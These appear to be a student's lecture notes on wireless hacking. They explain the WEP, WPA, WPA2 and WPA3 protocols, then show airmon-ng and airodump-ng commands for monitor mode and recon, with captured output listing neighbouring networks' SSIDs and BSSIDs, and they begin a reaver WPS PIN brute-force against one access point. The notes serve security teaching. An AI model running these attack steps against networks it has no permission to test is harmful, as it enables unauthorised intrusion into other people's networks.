Wireless Hacking

S2Day10Wireless.md

Recall

LAST time Topics

Topics

1. What is Wireless Network
2. What is Wireless Hacking
3. Wireless Network Algorithms
4. Wireless Information Gathering
5. Wireless Network Vulnerabilities/ Hacking methods
6. Defense techniques
7. Bluetooth Hacking
8. SS7 Attack

What is Wireless Network?

- A wireless network is a set of two or more devices connected with each other via radio waves within a limited space range.
- The devices in a wireless network have the freedom to be in motion, but be in connection with the network
- One of the most crucial point that they are so spread is that their installation cost is very cheap and fast than the wire networks.
- Wireless networks are widely used and it is quite easy to set them up.
- A **wireless router** is the most important device in a wireless network that connects the users with the Internet.

A Wireless Router

What is Wireless Hacking?

- Wireless hacking is essentially **cracking the security protocols in a wireless network**
- **granting full access for the hacker to view, store, download, or abuse the wireless network**.
- Usually, when someone hacks into a Wifi, they are able to observe all the data that is being sent via the network with MiTM attack.
- In a wireless network, we have **Access Points(AP),** A wireless access point (wireless AP) is **a network device that transmits and receives data over a wireless local area network (WLAN),**
  - **serving as the interconnection point between the WLAN and a fixed wire network**.
  - Found inside the wireless router(we use in our house)

…


- A hacker can sniff the network packets without having to be in the same building where the network is located. As wireless networks communicate through radio waves, a hacker can easily sniff the network from a nearby location.
- Most attackers use network sniffing to find the SSID and hack a wireless network.
- When our wireless cards are converted in sniffing modes, they are called **monitor mode**
- And when your Wireless card allows to configure a AP on your laptop manually it is called **Managed mode**
- TO do most wireless Hacking , you need a device that can intercept or handle that specific signal.

Wifi Hacking

- For this we need a wifi Antenna for our Computer.
- Most Laptops Have A wireless card inside of them but the desktops doesn't have. That's why they don't get any wifi networks on desktop .
- But the Adapter Have to have a feature called “Packet Injection+monitor mode”.
- If you are on Virtual Machines You need Adapters, if you are on Dual boot,main boot and live boot you are Good to go, iF your built-in adapter is good


Connecting to VM

On VM you can Plug ur adapter to ur computer then, Go to Device -> USB ->you will find your adapter and open it.



Wireless network Algorithms

- Terms
  - SSID/Service set Identifier/: it is just the name of the AP
  - BSSID/Basic Service Set Identifier/: Mac Address of the Wireless AP device.
  - WLAN: Wireless Local Area Network, same as wifi
  - Channel: are smaller bands within WiFi frequency bands that are used by your wireless network to send and receive data. Depending on which frequency band your router is using, you have a certain number of WiFi channels to choose from:
    - 13 WiFi channels are in the 2.4 GHz frequency band
    - 45 WiFi channels are in the 5 GHz frequency band
- WIreless Network algorithms are algorithms used on setting up our AP, that helps to secure the network.
- There are Four kinds of WLAN Security Algorithms
  - WEP
  - WPA
  - WPA2
  - WPA3



WEP - Wired Equivalent Privacy

- WEP encrypts traffic using a 64- or 128-bit key in hexadecimal.
- This is a static key, which means all traffic, regardless of device, is encrypted using a single key.
- A WEP key allows computers on a network to exchange encoded messages while hiding the messages' contents from intruders.
- This key is what is used to connect to a wireless-security-enabled network.
- One of WEP's main goals was to prevent Man-in-the-Middle attacks, which it did for a time.
- However, despite revisions to the protocol and increased key size, various security flaws were discovered in the WEP standard over time. As computing power increased, it became easier to exploit for criminals to exploit those flaws. Because of its vulnerabilities,
- the Wi-Fi Alliance officially retired WEP in 2004. Today, WEP security is considered obsolete, although it is still sometimes in use – either because network administrators haven't changed the default security on their wireless routers or because devices are too old to support newer encryption methods like WPA.

WPA - Wi-Fi Protected Access

- this protocol was the Wi-Fi Alliance’s replacement for WEP.
- It shared similarities with WEP but offered improvements in how it handled security keys and the way users are authorized.
- While WEP provides each authorized system with the same key, WPA uses the temporal key integrity protocol (TKIP), which **dynamically changes the key** that systems use.
- WPA included message integrity checks to determine if an attacker had captured or altered data packets.
- The keys used by WPA were 256-bit, a significant increase over the 64 bit and 128-bit keys used in the WEP system.
- However, despite these improvements, elements of WPA came to be exploited – which led to WPA2.
- You sometimes hear the term ‘WPA key’ in relation to WPA.
- A WPA key is a password that you use to connect to a wireless network.
- You can get the WPA password from whoever runs the network. In some cases, a default WPA passphrase or password may be printed on a wireless router. If you can't determine the password on your router, you may be able to reset it.

WPA2 - Wi-Fi Protected Access 2


- WPA2 operates on two modes:
  - **Personal mode or Pre-shared Key (WPA2-PSK)** – which relies on a shared passcode for access and is usually used in home environments.
  - **Enterprise mode (WPA2-EAP)** – as the name suggests, this is more suited to organizational or business use.
- Both modes use the CCMP – which stands for Counter Mode Cipher Block Chaining Message Authentication Code Protocol. The CCMP protocol is based on the Advanced Encryption Standard (AES) algorithm, which provides message authenticity and integrity verification. CCMP is stronger and more reliable than WPA's original Temporal Key Integrity Protocol (TKIP), making it more difficult for attackers to spot patterns.
- However, WPA2 still has drawbacks. For example, it is vulnerable to key reinstallation attacks (KRACK).
- KRACK exploits a weakness in WPA2, which allows attackers to pose as a clone network and force the victim to connect to a malicious network instead.
- This enables the hacker to decrypt a small piece of data that **may be aggregated to crack the encryption key.**
- However, devices can be patched, and WPA2 is still considered more secure than WEP or WPA.

WPA3 - Wi-Fi Protected Access 3

- WPA3 introduced new features for both personal and enterprise use, including:
    - **Individualized data encryption**: When logging on to a public network, WPA3 signs up a new device through a process other than a shared password.
        - WPA3 uses a Wi-Fi Device Provisioning Protocol (DPP) system that allows users to use Near Field Communication (NFC) tags or QR codes to allow devices on the network.
        - In addition, WPA3 security uses GCMP-256 encryption rather than the previously used 128-bit encryption.
    - **Simultaneous Authentication of Equals protocol**:
        - This is used to create a secure handshake, where a network device will connect to a wireless access point, and both devices communicate to verify authentication and connection.
        - Even if a user’s password is weak, WPA3 provides a more secure handshake using Wi-Fi DPP.
- WPA3 devices became widely available in 2019 and are backwards compatible with devices that use the WPA2 protocol.

To know what you are using

- To know what your Wi-Fi is using
- ON windows 10



Xender-Update
Connected, secured

[redacted]


Ethiopia

Mesi 2823

Yahweh

Afnin

Tihune



Xender-Update

IP settings


IP assignment: Automatic (DHCP)

Properties


SSID:	Xender-Update
Protocol:	Wi-Fi 4 (802.11n)
Security type:	WPA2-Personal
Network band:	2.4 GHz
Network channel:	3
Link speed (Receive/Transmit):	144/300 (Mbps)
IPv4 address:	192.168.1.4
IPv4 DNS servers:	192.168.1.1
Manufacturer:	Intel Corporation
Description:	Intel(R) Wi-Fi 6 AX201 160MHz
Driver version:	22.140.0.3
Physical address (MAC):	18-CC-18-3B-BC-35

WLAN Recon


- For any wifi sniffing Activity our adapter have to be on sniffing mode, means Monitor mode.(Default is Managed Mode)
- To Check our adapters mode,
  - iwconfig
- To change it we will use a tool called “airmon-ng”
  - airmon-ng start <interface>




```
┌──(nathan㉿Nathan)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=off
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```



```
┌──(nathan㉿Nathan)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for nathan:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    498 NetworkManager
    924 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U
        wlan0 is soft blocked, please run "rfkill unblock 0" to use this interface.
rfkill error, unable to start wlan0

Would you like to try and automatically resolve this? [y/n] y
                (monitor mode enabled)
```




```
┌──(nathan㉿Nathan)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```



```
┌──(nathan㉿Nathan)-[~]
└─$ sudo kill 498 924
```

Recon...

- On Wireless Networks, The informations we will gather are the following:
  - SSID/ESSID
  - BSSID
  - Channel
  - Algorithm
  - Manufacturer of the Router
- To get informations about wifi Network
  - airodump-ng <interface>




```
┌──(nathan㉿Nathan)-[~]
└─$ sudo airodump-ng wlan0

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

44:C8:74:8A:BE:1F   -1        0        0    0   8   -1                    <length:  0>
44:C8:74:77:18:E5   -1        0        0    0  12   -1                    <length:  0>
44:C8:74:5C:EE:D8   -1        0        1    0   6   -1   WPA              <length:  0>
44:C8:74:5B:60:1E   -1        0        0    0  10   -1                    <length:  0>
44:C8:74:76:E0:58  -50       50       10    0   3  130   WPA2 CCMP   PSK  Xender-Update
44:C8:74:86:A2:48  -71       36       27    0   9  130   WPA2 CCMP   PSK  Yahweh
44:C8:74:23:27:6A  -73       39        1    0   2  270   WPA2 CCMP   PSK  Mesi 2823
94:98:69:89:00:E4  -76       19        0    0   8  130   WPA2 CCMP   PSK  Ethiopia
44:C8:74:CF:4D:2D  -81        2        5    0  11  130   WPA2 CCMP   PSK  Tibeb
44:C8:74:D0:B9:0C  -81        1        1    0   9  130   WPA2 CCMP   PSK  Afomiya
44:C8:74:C6:B3:F2  -80       34       55    0   7  130   WPA2 CCMP   PSK  Blen
44:C8:74:23:75:43  -81       40       60    1   1  130   WPA2 CCMP   PSK  Afnin
44:C8:74:05:B7:44  -83       20        0    0   2  130   WPA2 CCMP   PSK  hlu
44:C8:74:61:03:27  -84        4        1    0   3  130   WPA2 CCMP   PSK  BD
44:C8:74:17:41:C2  -85       11        0    0   1  130   WPA2 CCMP   PSK  WS-1741C2
44:C8:74:4A:0A:70  -85        1        0    0   1  270   WPA2 CCMP   PSK  HL
C4:33:06:8C:88:7E  -86       14        4    0   4  130   WPA2 CCMP   PSK  Merdi
44:C8:74:7B:AA:08  -87        0        0    0  11   -1                    <length:  0>
44:C8:74:11:5D:76  -87        1      223    0   9  130   WPA2 CCMP   PSK  Lidya
44:C8:74:72:46:D9  -87        2       19    0   2  130   WPA2 CCMP   PSK  Kale aman
44:C8:74:7E:FD:4C  -89        6        0    0   1  130   WPA2 CCMP   PSK  Solomon
28:FF:3E:7D:71:24  -85        3        0    0   8  130   WPA2 CCMP   PSK  [redacted]
06:BA:8D:FD:0C:D1  -83        0        0    0   1   65   WPA2 CCMP   PSK  Galaxy A30s0CD1
44:C8:74:1D:99:83  -85        2        0    0  10  130   WPA2 CCMP   PSK  Sisay
44:C8:74:95:2A:08   -1        0       22    0   5   -1   WPA              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```


...

BSSID

Channel




```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

44:C8:74:8A:BE:1F   -1        0        0    0   8   -1                    <length:  0>
44:C8:74:77:18:E5   -1        0        0    0  12   -1                    <length:  0>
44:C8:74:5C:EE:D8   -1        0        1    0   6   -1   WPA              <length:  0>
44:C8:74:5B:60:1E   -1        0        0    0  10   -1                    <length:  0>
44:C8:74:76:E0:58  -50       50       10    0   3  130   WPA2 CCMP   PSK  Xender-Update
44:C8:74:86:A2:48  -71       36       27    0   9  130   WPA2 CCMP   PSK  Yahweh
```



```
BSSID                P

44:C8:74:8A:BE:1F
44:C8:74:77:18:E5
```

Algorithm

SSID



who is 44:C8:74

ወደ 57,300,000 የሚደርሱ ውጤቶች (0.30 ሴኮንዶች) << Add Grepper Answer (a)

China Mobile Group Device Co.,Ltd. is registered as the vendor for mac address prefix 44C874.

https://mac.lc › address › 44:C8:74


MAC Address 44:C8:74

Hacking WLAN

- Let’s see some Hacking methods for wifi networks.
  - WPS enabled
  - Handshake Bruteforce
  - WEP Attack
  - Evil-twin attack

1) WPS Enabled


- **Wi-Fi Protected Setup** (WPS) is a feature supplied with many routers.
- It is designed to make the process of connecting to a secure wireless network from a computer or other device easier.



This is the **Wi-Fi Protected Setup**™ button.

HOW?

- WPS uses some 8 digit code to connect. And attackers will bruteforce this pin.
- There are many tools on linux to do this but the simples and easiest way it to use some android apps like:




```
┌──(nathan㉿Nathan)-[~]
└─$ sudo reaver -i wlan0 -b 44:C8:74:76:E0:58 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 44:C8:74:76:E0:58
[+] Switching wlan0 to channel 3
[+] Received beacon from 44:C8:74:76:E0:58
[+] Vendor: RalinkTe
[!] AP seems to have WPS turned off
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[!] WARNING: Receive timeout occurred
[+] Sending authentication request
[+] Sending association request
[!] WARNING: Receive timeout occurred
[+] Sending authentication request
```

WIFI WPS WPA TESTER

Detail how to use it:
